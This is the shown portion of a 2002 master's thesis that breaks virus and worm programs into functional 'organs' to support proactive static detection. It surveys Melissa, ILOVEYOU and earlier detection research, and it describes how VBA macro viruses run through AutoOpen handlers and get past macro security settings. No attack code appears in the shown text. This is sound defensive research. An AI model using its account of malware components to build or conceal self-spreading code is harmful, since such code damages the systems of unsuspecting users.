

A PHYSIOLOGICAL DECOMPOSITION OF VIRUS AND  
WORM PROGRAMS

A Thesis  
Presented to the  
Graduate Faculty of the  
University of Louisiana at Lafayette  
In Partial Fulfillment of the  
Requirements for the Degree  
Master of Science

Prabhat Kumar Singh

Spring 2002

© Prabhat Kumar Singh  
2002  
All Rights Reserved



A PHYSIOLOGICAL DECOMPOSITION OF VIRUS  
AND WORM PROGRAMS

Prabhat Kumar Singh

APPROVED:

---

Arun Lakhotia, Chair  
Associate Professor of Computer Science

---

Gunasekaran Seetharaman  
Associate Professor of Computer Science

---

William R. Edwards, Jr.  
Associate Professor of Computer Science

---

C. E. Palmer  
Director, Graduate School

## Acknowledgements

This work would have not been possible without the active cooperation, patience and encouragement of my wife Neelam and son Harshvardhan. Both shared all my joys and disappointments of the graduate experience. I will always be grateful to my parents for their blessings on my pursuing a graduate degree.

Coming back to graduate school, after a six-year career in industry, was a tough decision for me. I would like to thank Dr. Arun Lakhotia who not only guided me successfully in my research work but also provided an environment that made the industry-to-school transition a smooth and bearable one. My praise for him cannot be expressed in a page. I am grateful to Dr. Gunasekaran Seetharaman for giving me algorithmic tips whenever I landed in a theoretical problem. Thanks to Dr. William Edwards, Jr. for giving me valuable comments that improved the quality of my thesis.

I would like to thank Mukul Arora for reading the thesis draft and providing constructive comments. I thank Yun Yang and Junwei Li of Software Research Laboratory and Puneet Wahi for discussing my research work during the writing stage.

# TABLE OF CONTENTS

<u>1. INTRODUCTION</u> .....	1
<u>1.1 What this thesis presents</u> .....	3
<u>1.2 Contributions and impact of this research</u> .....	4
<u>1.3 Overview of the thesis</u> .....	4
<u>2. BACKGROUND AND RELATED WORK</u> .....	5
<u>2.1 Terminology and background</u> .....	5
<u>2.1.1 Macro programming environment in MS Office applications</u> .....	8
<u>2.1.2 The Visual Basic for Applications</u> .....	10
<u>2.2 Previous efforts in analysis and detection of viruses</u> .....	10
<u>3. PHYSIOLOGY</u> .....	14
<u>3.1 Physiology of viruses and worm programs</u> .....	14
<u>3.2 Installer</u> .....	19
<u>3.2.1 Physiology of the installer organ</u> .....	20
<u>3.2.2 Sample VBA based Installers</u> .....	21
<u>3.3 Surveyor</u> .....	23
<u>3.3.1 Find vulnerabilities</u> .....	24
<u>3.3.1.1 Find vulnerabilities within a system</u> .....	24
<u>3.3.1.2 Find vulnerable hosts</u> .....	24
<u>3.3.2 Determine the replication qualifier value</u> .....	26
<u>3.3.3 Physiology of the Surveyor organ</u> .....	27
<u>3.3.4 Sample VBA based Surveyor</u> .....	28
<u>3.4 Concealer</u> .....	29

3.4.1	<a href="#">Abuse of the programming environment (APE)</a>	30
3.4.2	<a href="#">Prevention of program information dissemination (PPID)</a>	30
3.4.2.1	<a href="#">First approach to implementing PPID</a>	31
3.4.2.2	<a href="#">Second approach to achieving PPID (using code evolution)</a>	31
3.4.3	<a href="#">Attacking system's security mechanisms (ASM)</a>	35
3.4.4	<a href="#">Physiology of the Concealer organ</a>	36
3.4.5	<a href="#">Sample VBA based Concealers</a>	37
3.5	<a href="#">Propagator</a>	40
3.5.1	<a href="#">Using programming approaches</a>	41
3.5.2	<a href="#">Using social engineering</a>	41
3.5.3	<a href="#">Physiology of the Propagator organ</a>	43
3.5.4	<a href="#">Sample VBA based Replicator</a>	44
3.6	<a href="#">Injector</a>	45
3.6.1	<a href="#">Physiology of the Injector organ</a>	50
3.7	<a href="#">Payload</a>	51
3.7.1	<a href="#">Physiology of the Payload organ</a>	51
3.7.2	<a href="#">Sample VBA based payloads</a>	51
4.	<a href="#">DETECTING VBSCRIPT VIRUSES AND WORMS</a>	54
4.1	<a href="#">Implementation language: VBScript</a>	54
4.2	<a href="#">Important objects used by script viruses</a>	54
4.3	<a href="#">Identification of organs in the VBScript based viruses</a>	56
4.4	<a href="#">Identification of critical subjects and objects in a VBScript based system</a>	59
4.5	<a href="#">A simple detection model</a>	61

<a href="#">5. FUTURE WORK</a>	65
<a href="#">6. CONCLUSIONS</a>	66
<a href="#">7. REFERENCES</a>	68
<a href="#">8. APPENDIX A</a>	71
<a href="#">8.1 mACEX: A WinWord macro extraction tool</a>	71
<a href="#">8.2 Architecture</a>	71
<a href="#">9. APPENDIX B</a>	75
<a href="#">ABSTRACT</a>	77
<a href="#">BIOGRAPHICAL SKETCH</a>	78

## LIST OF FIGURES

Figure 1-1: Melissa time line [From the Congressional testimony of Richard Pethia]...	2
Figure 2-1: Picture of the formal definition [Cohen 94].....	6
Figure 2-2: The figure represents the two integrity states a system can have and the transitions that can occur.....	8
Figure 3-1: An abstract model for an organ of virus or worm program.....	14
Figure 3-2: The functional organs of virus and worm programs shown as grayed nodes.....	17
Figure 3-3: A representation of the replication cycle for a worm program.....	17
Figure 3-4: A representation of the infection cycle for a virus program.....	18
Figure 3-5: Flow of installation and injection operations in a MS Word macro environment.....	21
Figure 3-6: Installing in recently used files.....	22
Figure 3-7: Updating the registry during installation.....	22
Figure 3-8: The flow chart showing a frequently used method of installation and injection in macro viruses.....	23
Figure 3-9: Encrypted virus code with the decryptor routine attached at the beginning.....	32
Figure 3-10: The intermediate virus code obtained after the decryption procedure is applied on the encrypted part of the program of Figure 3-9.....	33
Figure 3-11: Example of equivalent instructions in code.....	33
Figure 3-12: Example of instruction sequence equivalence.....	34
Figure 3-13: Example showing three samples of equivalent code using decomposition.....	34
Figure 3-14: Example of evolution through instruction reordering.....	35
Figure 3-15: Illustration of the macro name evolution behavior in a concealer organ.....	40
Figure 3-16: An example of a worm passing through a firewall.....	44
Figure 3-17: The <i>Melissa</i> virus propagator implementation.....	44
Figure 3-18: Injection of a virus into a target.....	46
Figure 3-19a: A clean script program.....	47

Figure 3-19b: Virus code injection by appending virus program at the end of target.....	47
Figure 3-19c: Injecting code at arbitrary points in a target. The shaded lines are the virus code injected in a clean target.....	48
Figure 3-20: Executable image in PE file format.....	49
Figure 3-21: A sample Payload program in VBScript.....	51
Figure 3-22: A complete macro virus program.....	53
Figure 4-1: The WSH object model.....	55
Figure 4-2: Installer code for the ILOVEYOU virus.....	57
Figure 4-3: The code for the surveyor organ of VBS.Network virus.....	57
Figure 4-4: Sample injection code generated by the VBS Worm generator tool.....	58
Figure 4-5: Injection using <code>readall</code> and <code>writeall</code> methods.....	58
Figure 4-6: Sample code for replication in VBScript worms.....	59
Figure 4-7: Critical functions and methods related to file operations.....	60
Figure 4-8: Critical functions and methods related to network operations.....	60
Figure 4-9: Critical functions and methods related to registry operations.....	60
Figure 4-10: Critical functions and methods related to environment related operations.....	61
Figure 4-11: A section of the ILOVEYOU virus.....	62
Figure 4-12: Control flow graph for code given in Figure 4-7.....	63
Figure 4-13: An organ sensitive control flow graph for the propagator.....	63
Figure A-1: An example of OLE's structured storage.....	71

## LIST OF ABBREVIATIONS

API	Application Programming Interface
ASM	Attacks on the System's Security Mechanism
AV	Anti Virus
CIS	Compromised Integrity State
CPU	Central Processing Unit
DNS	Domain Name Service
DLL	Dynamically Linked Library
I/O	Input/Output
IP	Internet Protocol
LAN	Local Area Network
MAPI	Mail Application Programming Interface
OLE	Object Linking and Embedding
OS	Operating System
PC	Personal Computer
PPID	Prevention of Program Information Dissemination
SMTP	Simple Mail Transfer Protocol
TCP	Transmission Control Protocol
UIS	Uncompromised Integrity State
URL	Uniform Resource Locator
VBA	Visual Basic for Applications
WSH	Windows Scripting Host
X.25	Refers to the CCITT-X.25 Protocol of the ITU's Red and Blue Book

# 1. Introduction

“The Internet is a scary place,” said Howard, after analyzing security incidents on the Internet [Howard 97]. It continues to become scarier, says the data reporting the impact and cost of security violations on the Internet [Lyman 02]. The number of security violation incidents recorded by CERT/CC<sup>1</sup> stood at 9,859 in 1998 and jumped to 52,658 incidents in 2001 [CERT 02]. The trend of malicious programs, which attack large population of computers on the Internet, started with the *Melissa* macro virus incident. *Melissa* was recorded by CERT/CC as a single incident, infecting 81,285 computers [Pethia 99]. The *Love Letter* virus infected 500,000 individual systems [CERT 00]. The *Code Red* worm and its variants have been estimated to cost US \$2.62 billion worldwide, and the *Nimda* virus had a price tag of 635 million US dollars [Lyman 02].


Still more disturbing is the fact that the new strain of worms and mobile malicious code spread so rapidly that they give very little time for an eligible victim to upgrade his defenses against the attack. This is observed in Figure 1-1 from the *Melissa* timeline report published by the CERT/CC [Pethia 99]. AV software systems are designed to detect a particular virus only after AV vendors have studied the behavior of a specific virus program and provided a remedy to the customers in the form of a signature<sup>2</sup> database update. This mechanism of handling viruses always lags a virus or a worm attack.

Virus detection approaches can be broadly classified in two categories: AV software that employs static methods of detection and AV software that employ dynamic methods of detection. While static methods involve scanning the programs for a *sequence of symbols*, which are always found in any program infected with the virus, the dynamic methods involve the detection of viruses by running a suspect program in an environment, which emulates an actual PC [Kumar 92]. Commonly known static methods of detection are signature scanning, checksumming, integrity shells and

---

<sup>1</sup> (C)omputer (E)mergency and (R)esponse (T)eam is a federally funded center at Carnegie Mellon University, for studying Internet security vulnerabilities, handling computer security incidents, and for publishing security incidents and alerts.

<sup>2</sup> For the purpose of continuity we can assume signatures as strings in code identifying a virus. Signatures have been explained in a later section.



**Figure 1-1 Melissa time line [From the congressional testimony of Richard Pethia]**

heuristics. Among these, the most widely used method is signature scanning [Bontchev 02a] because it is simple to implement. The chief disadvantage of signature scanning is that it cannot detect unknown viruses. The dynamic methods of detection provide a means for detecting known and unknown viruses in programs, by executing the program in an emulated environment. If the program under emulation makes anomalous accesses to system resources, it can be flagged as a virus. The main problem with this approach is an accidental execution of a virus program, which may break the defense mechanism of the emulator and thus execute on the actual computer system. In this case, we see that instead of defending a user from the virus, the defense mechanism may actually aid the virus in compromising the user's system, by providing the user with a false sense of security.

## 1.1 What this thesis presents

This thesis presents a physiology for a class of programmed threats<sup>1</sup> commonly named as viruses and worms. There are three reasons to do a physiological study of viruses and worms.

First, previous work in the anti-virus field has been reactive, initiated in response to virus and worm attacks. Anti-virus researchers have studied viruses after they have occurred or been reported and then have tried to come up with solutions, which identify such viruses or their variants. Anti-virus companies have also come up with heuristics to identify a class of virus or worm, but with only partial success. The reason being that even after implementing heuristic detection techniques, we see new strains of worms causing havoc on the Internet [Pethia 99, CERT 00]. An entirely new kind of virus or worm with a new implementation cannot be caught before it has caused its devastation. Another research approach has been to hypothesize new worms/viruses and come up with ways to detect them. The disadvantage is that such an approach is able to cover a very small subset of possible occurrences of future virus and worm programs, which are limited by the virus writers' imagination. Further, such programs get out into the wild or get into the wrong hands apart from the related ethical issues about virus writing. The physiology presented helps us in identifying the distinct functional blocks of virus programs, which aid us in identifying different approaches that may be needed to detect them.

Second, our own study of the widely available virus and worm creation toolkits, namely, *VBSWorm generator kit*, *Walrus Macro Virus Generator*, *W97MVCK*, available from web sites [Heavens 02], shows that these software systems provide a variety of options for generating different types of worms and viruses. The options in the software provided were similar across different toolkits. This motivates a thorough dissection of virus and worm codes for program features, which are achieved using these options. These program features may not individually qualify to be malicious, but a combination of these features does qualify to be malicious.

---

<sup>1</sup> A threat to a computer system is defined as a potential occurrence of a malicious or non-malicious event that has adverse effect on the assets and resources associated with a computer system.

Third, with easy and extensive availability of malicious code on the Internet, the area of malicious coding techniques has become more disciplined. A survey of current and past system attack techniques leads us to logically conclude that viruses, worms and other mobile malicious code are instances of *automated hacking*.

This thesis attempts to identify the various functional organs of a class of malicious code called virus and worm. We have provided a detailed physiology for a class of programs after doing an anatomy on them. These characteristics have been illustrated using the Microsoft Visual Basic for Applications language (VBA) and VBScript language. Both these languages are simple to understand and have been extensively used to implement viruses and worms. These languages also provide us a good abstract platform for reasoning about virus and worm programs implemented in other languages.

## **1.2 Contributions and impact of this research**

The physiology of viral and worm programs provides a starting point and a framework for developing techniques for static program analysis of programs. It identifies properties in virus and worm programs, which are found in most classes of computer viruses. The thesis studies implementations of malicious behavior in existing virus and worm programs, thus providing a better understanding of these behaviors. The behaviors identified provide a new way of proactive detection of virus and worm programs when used with static analysis tools.

## **1.3 Overview of the thesis**

After this introduction, in Chapter 2 we provide the prevalent viral terminology and a brief tutorial on the VBA language. Chapter 3 provides a detailed physiology of virus and worm programs. In Chapter 4, we provide a case study of the VBScript based viruses and study their physiology. Chapter 5, presents related future work, and chapter 6 gives the conclusion of this work.

## 2. Background and related work

This thesis discusses terms related to different types of malicious programs and their attacks on systems. Various computer security related books define these terms in different words, but the essence remains the same. We provide a working definition for such terms, which have been used in this thesis. We also present a short description of the use of Visual basic for Applications (VBA) language in the MACRO programming environment in Microsoft Office applications

### 2.1 Terminology and background

**Malicious Code:** A computer program is a sequence of symbols that are executed to achieve a desired functionality. The program is termed malicious when its sequence of instructions are used to intentionally cause adverse affects to the system in terms of an owner's resource and money. A program bug, an unintentional deviation from expected behavior, is not considered malicious even if it causes loss of resources to the user. The creation of malicious sequence of instructions should be intentional to qualify the program to be malicious. Examples of malicious code are viruses, worms, Trojans, buffer overflow attacks, etc. Malicious codes are also called programmed threats.

**Biological Virus:** From a biologist's point of view, a virus is an agent of infection, which can only grow and reproduce within a host cell. All viruses have a life cycle, and this may be of Lytic or Lysogenic type [Sander 02].

#### **Phases of the Lytic Cycle of a Virus:**

- **Absorption:** Virus attaches itself to the cell.
- **Entry:** Enzymes weaken the cell wall and nucleic acid is injected into the cell, leaving the empty caspid outside the cell. Many viruses actually enter the host cell intact.
- **Replication:** Viral DNA takes control of cell activity.
- **Assembly:** All metabolic activity of the cell is directed to assemble new viruses.
- **Release:** Enzymes disintegrate the cell in a process called **lysis**, releasing the new viruses.

### Phases of the Lysogenic Cycle of a Temperate Virus:

- **Absorption:** The virus attaches itself and injects its DNA into the host cell.
- **Entry:** The viral DNA attaches itself to the host's DNA, becoming a new set of cell genes called a **prophage**.
- **Replication:** When the host cell divides, this new gene is replicated and passed to new cells. This causes no harm to the cell, but may alter its traits.

Now there are two possibilities:

- **Release A:** The prophage survives as a permanent part of the DNA of the host organism.
- **Release B:** Some external stimuli can cause the prophage to become active, using the cell to produce new viruses.

**Computer Virus** [Cohen 94]: A computer virus is a sequence of symbols  $v$ , an element of a viral set  $V$ , which, when interpreted, will cause another sequence of symbols  $v'$  created somewhere else in the system, which is again an element of the viral set  $V$ .




Figure 2-1: A picture of the formal definition [Cohen 94]

A working definition for computer viruses: A computer virus is a sequence of symbols which, when interpreted, will **recursively** cause another sequence of symbols created somewhere else on the system, which again is an element of the viral set  $V$  with the

mandatory requirement being that a computer virus program must explicitly contain code to copy itself. This eliminates the possibility of a copy program to be classified as a virus. A computer virus needs a host program to attach itself to and then replicates along with the host program.

**Worms:** Worm programs are a class of malicious code that do not need host programs to replicate. These resemble computer viruses in functionality except that they spread across different systems themselves, and with no external intervention is required.

**Trojans:** A Trojan program is a class of malicious code that performs the task intended by the user and simultaneously also performs a task that the user is unaware of and causes some destructive effects. A special kind of Trojan is called the Dropper if it installs a virus on the system under attack.

**Security States** [Porras 92, Bishop 01]: A state is the collection of all volatile, semi permanent and permanent data stores of a system at a specific time. A computer system's behavior may be characterized by state transitions. The set of states can be partitioned into two parts, the **authorized** and the **unauthorized states**. A system security policy defines whether the state transition is authorized or unauthorized. A **vulnerable state** is an authorized state from which an unauthorized state can be reached. Once an unauthorized state is reached, the system is said to be in a **compromised state**.

**Integrity States:** All objects in a computer system can be partitioned on the basis of integrity levels  $\mathbf{I}_L$ . For e.g.  $\mathbf{I}_L = \{\text{confidential, secret, top secret}\}$ , let  $\mathbf{P}$  be a security policy that defines which operation (leading to a flow of information) between integrity levels is authorized or unauthorized.


$OP_a =$  A set of operations (by the object or on the object) which are authorized by  $\mathbf{P}$ .

$OP_u =$  A set of operations (by the object or on the object) which are unauthorized by  $\mathbf{P}$ .

Thus  $OP_u$  is a transformation procedure, which changes the system integrity state to a compromised state.

$$OP = OP_a \cup OP_u.$$

Thus, an unauthorized flow of information between two integrity levels results in a system to be in a compromised integrity state. We also call a system to be in **CIS** if one or more of its objects are in **CIS**. This concept has been shown in Figure 4-2.



**Figure 2-2:** *The figure represents the two integrity states a system can have and the transitions that can occur.*

**Victim:** A victim is a system or a system object (like files, memory or hardware) in the UIS state, on which the transformation procedure  $OP_u$  has been applied.

**Qualifier:** This is a condition, created within a system, which allows or qualifies an organ of a virus or worm program to execute when the condition is true.

*For the sake of convenience we use the term virus for both viruses and worms, unless writing explicitly in new courier font.*

### 2.1.1 Macro programming environment in MS Office applications

Macro viruses have been widely reported in MS Office applications like Microsoft Word and Excel. Prior to 1994, data file viruses were unknown. With the

release of *DMV (Document Macro Virus)* in the wild<sup>1</sup>, it was no more a non-possibility. Conceptually, a virus still does not occur in the data part of the document. A Word document can be divided into two broad sections: the Data Section and the Control Section. The Data Section contains the information which the creator or modifier of the document needs to share. The information can be in text or binary format and may carry the formatting information required to view the information later on. The control part is comprised of the Office application's own control information pertaining to the features provided by it. For example, instead of manually performing a series of time-consuming, repetitive actions in a Word document, one may create a single command which, when run, will execute all the intended activities. These single commands are called macros and are usually implemented in a language like VBA in Microsoft Word. Part of the control section consists of interpreted information, which may be executed by the interpreters in the Office application. VBA 6.0 has provisions for event handling. Each user action, such as `File->Open`, triggers an event. One can associate an event handler to these events. Event handlers are macro programs whose names are created using a predefined rule, such as, the `AutoOpen` procedure used to handle a file open event and the `AutoClose` used for a file close event. A virus may use this feature to execute in the MS Office application environment.

The Office applications use the Structured Storage technology of Microsoft's Object Linking and Embedding (OLE) technology for storing document specific information. The OLE model provides a means for interoperability between multiple applications, which write information to the same file. Implementing a file system within a file solves the interoperability problem. OLE defines a model for treating a single file system entity as a structured collection of two types of objects, storage objects and stream objects, which are analogous to file system directories and files respectively. Through the `IStream` interface, a stream can be told to read, write, and seek to any point in the underlying data. The `IStorage` interface describes the capabilities of a storage object, e.g. directory listing, move, copy, rename, create and destroy etc.

---

<sup>1</sup> For a virus to be considered "in the wild", it must be spread as a result of normal day-to-day operations between the computers of unsuspecting users [Wildlist 02]

### **2.1.2 The Visual Basic for Applications**

VBA and WordBasic are higher level programming languages and this limits possibilities of code evolution and encryption, which is relatively easy to achieve using assembly language. Thus VBA is not suitable for character manipulation jobs as would be required for implementing polymorphism in viruses. Polymorphic implementations will be discussed in Chapter 3. Known VBA weaknesses from a virus writer's point of view are:

- No support for low level system programming
- No explicit control over the memory space
- Not good for compute-intensive algorithms

Security in VBA 6.0 has been modified to provide Low, Medium and High levels of security. The 'High' security level will allow the execution of macros from trusted sources only, while those from other sources will be silently discarded without warning. The 'Medium' security level allows macros from any source to execute but will prompt a user with a warning if a macro is attached to the document being opened. The 'Low' security level allows any macro to be executed without giving any warning to the user. Though the 'High' security level setting seems to be an attractive feature, it does not guarantee that a macro from a trusted source is non-malicious. If the system of a trusted source was compromised by a virus which led to the creation of an infected document, the malicious macro code will get executed without warning even if the security level is set to 'High'.

## **2.2 Previous efforts in analysis and detection of viruses**

Cohen, in his PhD dissertation [Cohen 85], presented a formal model of computer viruses. He also showed that the problem of detecting whether a program is a virus could be mapped to the Halting problem. Cohen classified approaches for dealing with viruses into two groups: preventive and curative. In the preventive approach, Cohen studied viral propagation using information flow and concluded that once the information received is interpreted, it can result in infection. If there is no limitation on the transitivity of information in a system, the virus can very soon reach the transitive closure of information flow from the infected information source in the system. The solution to the prevention of viral propagation is to identify and remove the unlimited number of

information flow paths excluding the covert channels, but this cannot be done in NP-Complete time. The second approach for dealing with a virus is to cure an infection. In this case, there is a need for precisely determining if a program infected another program. This is easily proved by Cohen to be an undecidable problem [Cohen 85].

The Internet worm incident of November 2, 1988 was an eye opener for researchers to view programmed threats more seriously. Spafford's analysis [Spafford 89] gives a commentary on the Internet worm's propagation in relation to the sites on the internet it attacked and details the anatomy of the Internet worm program. The attack used two network programs, namely Unix **sendmail** and **fingerd** to enter into systems. The worm program replication occurred by abusing the DEBUG<sup>1</sup> backdoor in sendmail and buffer overflow vulnerability in fingerd. It replicated to hosts using trust relationships between those hosts. Spafford's work was a rigorous analysis of the *Internet worm* program, but the anatomy is not general in covering all the classes of virus and worm programs.

Chess, of the Anti-virus group at IBM Research [Chess 91], has created a virus-description language for their prototype virus **verifier** and **remover** (called VERV) for PC-DOS based viruses. The **verifier** is a program that determines whether a given program is an element of the possible derivatives of a virus. The VERV prototype determines whether the virus is a known strain or a new viral variant. Virus verification is different from virus detection since the former is involved in a more exact detection of a virus and reports if it is a known or unknown strain, while with the latter, it is enough to detect an exact or a small variant of a known virus.

In his thesis [Bontchev 98], Bontchev studies viruses and details their implementation including the methods and techniques used to classify and detect computer viruses. With a proliferation of Internet enabled applications, an entirely new class of malicious code (including Internet enabled viruses) has replaced the conventional DOS viruses, which are the main subject of discussion in Bontchev's work. With the introduction of the Win32 API and the widely used operating systems like Windows 2000 and Linux, the majority of the work in his thesis needs to be supplemented with

---

<sup>1</sup> DEBUG was a non-smtp protocol command, implemented in sendmail, through which a user at a remote machine could execute privileged commands on the local machine.

information about viruses on these widely used platforms. Bontchev's thesis is oriented towards the specifics of detecting viruses than presenting an abstraction of the functional components of viruses and worms which could be passed on to subsequent generations of future viruses and detection systems.

Another related field is the virus naming schemes for storing existing viral definitions and also for the purpose of a uniform language for communication among virus researchers. The naming of computer viruses and other types of malicious code is not straightforward. A virus can have many variants and different persons can be talking about two different viruses with the same name. For example, cleaning an infected program requires that both the scanner and the cleaning program understand that the virus identified by one and removed by the other is the same as what they understand. This leads to varied approaches in naming schemes. One scheme involved the naming of viruses on the basis of the place of discovery or writing, like the *Jerusalem virus*, another on the basis of the author of the virus, like the *Joshi virus*. Another naming scheme used the size of the viral segment, which is added to the victim object. A better naming scheme is the Bezrukov Naming Scheme [Bontchev 98]. In this scheme a virus name is formed in the following way:

1-3 character identifier (indicating the types of objects it infects) + length of new segment added to the victim program after infection (infection length) + single letter if the virus is a variant of an existing virus. An example of this is: RCE-1808A where R = Memory-Resident, C = COM and E = EXE. The 1808 is the infection length and 'A' shows that it is the first variant. The problem with this type of naming scheme is that two different viruses could be classified as variants of a single virus for example, two memory resident COM infectors with coincidentally the same infection length would be classified as variants of the same class.

The CARO Virus Naming Convention [Skulason 91] involves the naming of viruses into groups on the basis of their structural similarity, so that unrelated viruses belong to separate families and related but different viruses, which can be disinfected in exactly the same way, are classified as different sub-variants of one and the same virus family.

The name consists of four parts, delimited by '.'.

Family\_Name.Group\_Name.Major\_Variant.Minor\_Variant [: Modifier]

Each part is an identifier, made from the following characters: [A-Za-z0-9\_!`~#].

### 3. Physiology

This chapter presents the main contribution of our research, the physiology of worm and virus programs.

#### 3.1 Physiology of viruses and worm programs

Physiology is defined as “The study of all the functions of a living organism or any of its parts” [Websters 98]. Previous researchers have shown that computer viruses are artificial life forms, performing similar functions as biological life forms [Spafford 94, Witten 90]. This work extends the analogy further by identifying and studying the functional organs of virus and worm programs. In Figure 3-1 we present an abstract model for an organ.




Figure 3-1: An abstract model for an organ of virus or worm program

**Definition:** An organ is defined as a 4 tuple {subject, action, object, function}.

**1. Object:** An object is a passive system resource that is used to store information.

Each **object** is assigned a security label. An object is uniquely identified by the following attributes:

**Address:** Each object in a system has an address, which is used to access the object.

**Property:** This is a characteristic or attribute possessed by an object.

**Security Label:** A security label is defined as an attribute that is associated with a computer system entity, to denote its hierarchical sensitivity and need-to-know attributes. A security label consists of two components: A hierarchical security level and a possibly empty set of nonhierarchical security categories. In this model a security label is referred as a label.

**labels = levels  $\times$  P(categories)**

an example for this, in an army environment:

levels = {secret, confidential}

categories = {army, navy}

P(categories) = {0, {army}, {navy}, {army, navy}}

In the context of this discussion, an object may be a file, a directory or memory. An object is called a *Network Object* when it has properties that aid it to be uniquely identified and to connect to hosts on a network. E.g. of network object is a Unix socket abstraction.

**2. Subject:** Subjects are active entities in a system. A security label is associated with each subject. Subjects are also considered to be objects: thus  $\mathbf{S} \subseteq \mathbf{O}$ . Subjects can initiate requests for resources and utilize these resources to complete a computing task. Subjects are usually system processes or tasks, which are initiated on behalf of the user. Each subject is uniquely identified by the following attributes:

**Identifier:** An identifier consists of the name and address information of a subject, which can aid in uniquely locating a subject.

**Security Label:** The security label for a subject has the same definition as that of the security label for an object. This is used to enforce a security policy in a system, which decides in what way the subject can act on an object. E.g. objects with a security label of

